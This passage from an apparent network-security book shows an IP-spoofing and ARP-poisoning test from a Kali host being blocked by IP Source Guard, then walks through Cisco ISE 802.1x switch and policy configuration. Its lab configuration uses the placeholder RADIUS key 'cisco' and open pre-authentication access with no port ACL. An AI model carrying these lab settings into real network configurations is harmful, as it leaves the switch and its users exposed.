

Figure 16-11. *Relationship between LAN security features*

Figures 16-12, 16-13, 16-14, and 16-15 illustrate what happens when the ARP poisoning attack is relaunched with the IP verify source enabled. The ARP poisoning attacks fail, and the ICMP echo requests (ping) with a spoofed IP address also fail.


```
root@kali:~# ifconfig eth0 192.168.16.201 netmask 255.255.255.0 up
root@kali:~# ping  192.168.16.2
PING 192.168.16.2 (192.168.16.2) 56(84) bytes of data.
^C
--- 192.168.16.2 ping statistics ---
32 packets transmitted, 0 received, 100% packet loss, time 31014ms
pipe 4
root@kali:~#
```

Figure 16-12. *The IP address is changed to 192.168.16.201 and sent ICMP echo requests to test*



Figure 16-13. *With IP verify source, no ARP replies are received for the ARP requests with IP 192.168.16.201*



Figure 16-14. *Verifying the IP verify source*



Figure 16-15. *Verifying the IP source bindings*

This section showed a few issues with ARP and some controls. In the next section, we go into ISE and 802.1x. Adding 802.1x vastly improves your ability to provide layer 2 security in a zero-trust environment.

Identity Services Engine

As the name indicates, Cisco's Identity Services Engine (ISE) manages identities. The days of trusting network traffic based on the physical port are gone. In many cases, the walls are gone, and we need to use other means to authorize network flows. The 802.1x protocol allows us to tie in downloadable ACLs, dynamic VLAN assignment, MACsec, compliance, and identity. Identity is not limited to who you are. It can also include other factors such as where you are, how you are connecting, and numerous other factors.

This section provides an overview of these capabilities and gives you enough to get started.

ISE and 802.1x

As we start our discussion on ISE, we will separate authentication from authorization. All authentication does is get us to the point where we can say we trust that the user or device is what it says it is. Authorization is the meat of 802.1x. Authorization determines what the user or device can do on the network.

Table 16-2. *Components of an ISE Implementation*

Component	Function
RADIUS server Authenticating server	Implements 802.1x authentication and network authorization policies.
Switch, Network Access Server (NAS) AAA client Authenticator	Acts as a middleman or broker that forwards EAPOL requests from the supplicant to the RADIUS server as RADIUS requests and vice versa.
Client or supplicant	Software that negotiates with the authenticator on behalf of the host/user.
Certificate authority	Signs certificate requests as validated and trusted.
Client supplicant	Supports EAP methods to negotiate access.
Client certificate	Contains attributes to identify the client's persona. Must be validated and signed by a known and trusted certificate authority.
Private key	The private key is an essential part for cryptographically identifying a party, and it should store encrypted in the hosts with the password to decrypt typed when needed. Note that if your private keys are stored unencrypted in the hosts, you in effect have one-factor authentication—the certificate (what you have). If you know that the private keys are stored encrypted and the password when required, then you have a two-factor authentication—the certificate (what you have) and the password for the private key (what you know).
Policies	Network policies to be pushed to the NAS and client, such as VLAN assignment and access lists, among others.

Switch Configuration

In an 802.1x environment, the switch enforces authentication decisions. It forwards authentication requests from the clients to ISE. ISE returns authentication and authorization results. Both ISE and the switch need to be configured to trust each other. To add a switch to ISE, browse to Administration ➤ Network Devices. In Figure 16-16, we show how to add a device. We are leaving the device type and location as defaults. In production environments, you will usually use those settings to create granular authorization rules.

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


Figure 16-16. *Add switch to ISE*

Next, we go to Operations ➤ Troubleshoot ➤ General Tools ➤ Evaluate Configuration Validator. This page provides a tool that will evaluate the configuration of a switch and make recommendations. If your organization does not have an 802.1x template, this is a good place to start. However, it is very limited. It is best practice to create your own template. Figure 16-17 shows a snippet from the results of that process.




Figure 16-17. *Switch ISE configuration*

Using the configuration troubleshooting tool works for basic configurations, but we want to understand each setting. The first thing we need to do is enable aaa new-model and configure the RADIUS server and group objects. We will use the new syntax instead of the legacy syntax shown in Figure 16-17:

```
aaa new-model
radius server ISE1
address ipv4 172.20.1.25 auth-port 1812 acct-port 1813
key cisco
 ! We used Cisco as the key. It could be anything
 ! On many versions of IOS, we can use AES to encrypt that key

aaa group server radius ISE_RADIUS
 server name ISE1
 ! In a real deployment, we would have redundant ISE servers
```

After configuring the RADIUS servers, we need to enable 802.1x and set up authentication to use the ISE servers:

```
dot1x system-auth-control
dot1x critical eapol
aaa authentication dot1x default group ISE_RADIUS
aaa authorization network default group ISE_RADIUS
aaa accounting dot1x default start-stop group ISE_RADIUS
aaa session-id common
aaa accounting update newinfo periodic 2880
```

The attributes are required to make 802.1x function correctly. VSA stands for vendor-specific attribute. Enabling Cisco VSAs is default on many versions of IOS:

```
radius-server attribute 6 on-for-login-auth
radius-server attribute 6 support-multiple
radius-server attribute 8 include-in-access-req
radius-server attribute 25 access-request include
! Following two are default on newer switches, but are needed for successful DACL download
radius-server vsa send accounting
radius-server vsa send authentication
! Following two lines don't take on 12.2(55)SE code.
! Remove uppercase for next line to take.
radius-server attribute 31 mac format ietf upper-case
radius-server attribute 31 send nas-port-detail
radius-server vsa send cisco-nas-port
ip radius source-interface vlan {XXXXXXXXXXX}
radius-server dead-criteria time 10 tries 3
radius-server deadtime 15
```

If you want to use downloadable ACLs, you need to enable device tracking. Device tracking is used to insert the IP address of a device into downloadable ACLs as they are applied to an interface. The configuration for device tracking changed in 16.x code:

```
!!!!!! For older code switches (15.2 and older), global:
ip device tracking
ip device tracking probe delay 10
ip device tracking probe auto-source fallback 0.0.0.2 255.255.255.0 override

! Note:  Due to CSCvc76593 the IP device Tracking needs to be disabled from
! all trunked  interfaces. Issue the following command on any trunk ports that
! have the global  ip device tracking enabled on them. This only works on
! older switches (15.2 and older)
! On trunk port:
ip device tracking maximum 0

!*************************************************************************
!!!!!! For newer switches (3850/9300, 16.x and newer):
device-tracking logging packet drop
device-tracking logging theft
device-tracking logging resolution-veto
device-tracking tracking auto-source fallback 0.0.0.2 255.255.255.0 override

! If not doing DHCP Snooping, create a custom device-tracking policy and apply
! it to  802.1x enabled interfaces:
device-tracking policy ENABLE_IPDT
 security-level glean
 tracking enable
!
On access port:
device-tracking attach-policy ENABLE_IPDT
```

```
! Note:  Due to CSCvc76593 the IP device Tracking needs to be disabled from
! all trunked  interfaces. Issue the following command on any trunk ports that
! have the global ip device tracking enabled on them. For newer switches
!(3850/9300, 16.x and newer):
! Global:
device-tracking policy DISABLE_IPDT
 device-role switch
 trusted-port
!
! On trunk port:
device-tracking attach-policy DISABLE_IPDT
```

In most cases, you want to use dynamic authorization. When RADIUS was created, requests were in a single direction. In modern networks, we need to be able to change authorization and push the change from the server. To support Change of Authorization (CoA), we need to add dynamic authors. The hosts are the ISE servers, and the key is the key you configured in ISE. This could be different from the RADIUS key, even though the default is to use the same key:

```
aaa server radius dynamic-author
client X.X.X.X server-key {XXXXXXXXXXX}
client X.X.X.X server-key {XXXXXXXXXXX}
!
```

ISE supports probes to help identify the type of host connected to a switch. These probes are optional. Configuring an ip helper-address to point to ISE allows ISE to use DHCP attributes to profile a device. SNMP can also be configured to help with profiling.

Once we have global configuration completed, we can configure the access ports. The ports must be statically configured as access ports, and port security should be removed for it to work. If the ports are trunks or dynamic, the 802.1x commands may be missing:

```
interface gi{XXXXXXXXXX}
switchport mode access
switchport nonegotiate
no switchport port-security
no switchport port-security mac-address sticky
no switchport port-security maximum
authentication priority dot1x mab
authentication order mab dot1x
authentication event fail action next-method
authentication event server dead action authorize voice
authentication event server alive action reinitialize
authentication open
authentication port-control auto
authentication periodic
authentication timer reauthenticate server
authentication violation restrict
authentication control-direction in
mab
dot1x pae authenticator
dot1x timeout tx-period 10
spanning-tree portfast
spanning-tree bpduguard enable
authentication host-mode multi-auth
```

The `dot1x pae authenticator` command enables 802.1x on a port. The command `authentication port-control auto` tells the port to control the port based on the authorization results.

We are using host-mode multi-auth in our example. We could also set it to only allow a single authentication or allow one per domain. One per domain means that it can have one data host and one voice.

We are enabling MAB. MAB is a type of bypass. If a host does not support 802.1x, it will authenticate using its MAC address. Setting the order as MAB and then Dot1x while setting the priority to Dot1x and then MAB will speed things up on ports that may need MAB. It will allow a host to use MAB, but if 802.1x is detected, it will default to that. If the attached device should only use 802.1x, you can change that configuration.

We are setting the authentication as open in our example, and we are not using a PACL to restrict traffic. That means that the port will be in the default VLAN before authentication, without any access list restrictions. You may also want to apply a PACL to ensure that traffic is restricted. Once a port is authorized, ISE can push a different PACL and a guest VLAN to the port.

After you have configured AAA services, you can test it to ensure ISE responds. At this point, you should not be able to authenticate, but you should see a response. Some versions of code don't even let you specify a password when you test AAA. A message denying access is enough to show that ISE and the switch are communicating:

```
APRESS_SW#test aaa group radius server name ISE1 baduser badpass new-code
User rejected
```


Authentication

We can use several different protocols to authenticate to 802.1x. RADIUS requests are used to send authentication and authorization requests from a switch to ISE, but another protocol must be used to send authentication requests to the switch. In an 802.1x infrastructure, the switch is a Network Access Server (NAS).

The Extensible Authentication Protocol (EAP) is the primary suite of protocols used with 802.1x to get authentication requests from the endpoint to the switch. The endpoints will use a supplicant to provide authentication. In many cases, this is transparent to the user.

Protected EAP (PEAP), EAP-FAST, EAP-TLS, and EAP-TTLS are among the most common choices of EAP protocols. Some differences in the protocols are the requirements for certificates. In our examples, we will use EAP-TTLS and EAP-FAST. They require both a server certificate and a client certificate. You can configure rules to allow a mix of protocols. If required, you can even tie the list of allowed protocols down to certain authentication sources and criteria.

A benefit of using 802.1x is that until the client is authenticated, we can configure a switch to only forward Extensible Authentication Protocol over LAN (EAPOL) frames. Even if the attacker knows which MAC to spoof, they would not gain access unless they can obtain (a) the signed certificate identifying the client and signed by the certificate authority, (b) have the user's private key, and (c) have the private key password to decrypt the private key used in the Transport Layer Security (TLS) tunnel establishment. Even when the port is enabled, it can be defaulted to a bit bucket VLAN. Optionally, we can use default access lists that provide basic services and then replace the access lists with more permissive lists after the port is authenticated.



AU11 ***Figure 16-18.*** *802.1x authentication flow*

A first step in configuring EAP-TLS authentication is configuring the Public Key Infrastructure (PKI). ISE can act as a certificate authority. In that configuration, it must be issued a certificate from a trusted authority that allows it to act as a subordinate, or the clients must be configured to trust ISE's certificate. In environments where network devices need to enroll to ISE, that is the best option. In our example, we are using Microsoft Certificate Authority. This option makes it simple to enroll Windows endpoints using Microsoft Group Policy. In this example, we assume that the PKI is already configured.

The native supplicant in Windows can be used to authenticate the computer or the user. If you need to authenticate both the computer and the user, it is best to use Cisco AnyConnect. In our first example, we will authenticate using the computer's certificate. In the authorization section, we will continue our example of authorizing using the machine's identity. Then we will install AnyConnect so we can take advantage of EAP chaining. That will allow us to create rules combining user and machine identities.

We are using certificate authentication. That means we need to set up a certificate authentication profile in ISE. If we used a method that passed the identity without using a certificate, we could map directly to Active Directory or to ISE's internal identity store. In Figure 16-19, we configured a certificate authentication profile to point to an identity store called Active Directory. In this content, Active Directory is just a name, but in our case, it is the name of our external identity store that points to our domain. The profile will extract the Common Name from a certificate and pass it to Active Directory for validation.




Figure 16-19. *Certificate authentication profile*

With the certificate authentication profile in place, we can use this identity source when authenticating users and computers. We need to enable the Wired AutoConfig service to start the Windows native 802.1x supplicant. It is set to manual, by default. After the Wired AutoConfig service is started, Ethernet adapters have an Authentication tab. For our example, we will select EAP-TTLS as our authentication method.





Figure 16-20. *Microsoft native supplicant*

At this point, we haven't configured any authorization rules. ISE receives the username for the computer from the switch, but it does not have an authorization rule to allow the endpoint.



Username	host/DESKTOP-FA6ORB5.book.goingvirl.com
Endpoint Id	00:26:B9:5F:A3:83
IPv4 Address	172.20.1.100
Authentication Protocol	EAP-TTLS (EAP-MSCHAPv2)
Network Device	SEC_SWITCH
Device Type	All Device Types
Location	All Locations
NAS IPv4 Address	172.20.1.2
NAS Port Id	GigabitEthernet1/0/13
NAS Port Type	Ethernet

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Figure 16-21. *ISE authorization*

Authorization

We made it over the first hurdle by sending ISE credentials from a certificate. Now we need to do something with those credentials. The next step is to set up our policy elements.

Browse to Work Centers ➤ Network Access, and select the Policy Elements tab, and then expand Results. The first option is Allowed Protocols. In many cases, we can use the default network access list. If you need to restrict access to a different set of protocols, you can create additional lists. Figure 16-22 shows an example of the default settings for allowed authentication protocols. There are many more protocols than can fit in a single screenshot. It is best practice to disable any protocols that should not be used in your environment. In our example, we left the defaults other than enabling EAP chaining under EAP-FAST. EAP chaining allows us to send both user and machine credentials in the same result. However, it is only supported in AnyConnect and not in the Windows native supplicant.




Figure 16-22. *ISE Allowed Protocols*

After adjusting Allowed Protocols, jump down to Downloadable ACLs. There are default lists for permit or deny all traffic. If you use a default PACL on your switchports that restricts traffic, you will need a DACL to override it. If you want to allow all traffic to authenticated devices or users, you will use the permit all list. In our example, we are blocking a single IP address. We used the syntax checker to make sure it passes basic checks. We used any as our source IP. That will be replaced with the IP of the authenticated host. This feature requires device tracking on the switch. If device tracking is not functioning correctly, your DACLs will not work.





Figure 16-23. *Downloadable ACL example*

Once we have created any DACLs we may need, we can create our authorization profiles. In Figure 16-23, we show an example of an authorization profile that will allow access and apply a DACL called BlockSomething.



AU13 ***Figure 16-24.*** *Authorization profile*

Now we need to tie it together in a policy set. We created a new policy set and named it Machine Auth. We instructed it to look at frames using Wired 802.1x. If we need more granularity, we can add to the condition where we selected 802.1x.

We tied the policy set to the identity store AD_CAP. That is the certificate authentication profile we created in the previous section.




Figure 16-25. *Policy set part 1*

In the authorization section, we create a rule to give all machines that presented a valid certificate access using the MachineNoUser profile. In practical application, you would typically match computer groups from Active Directory.

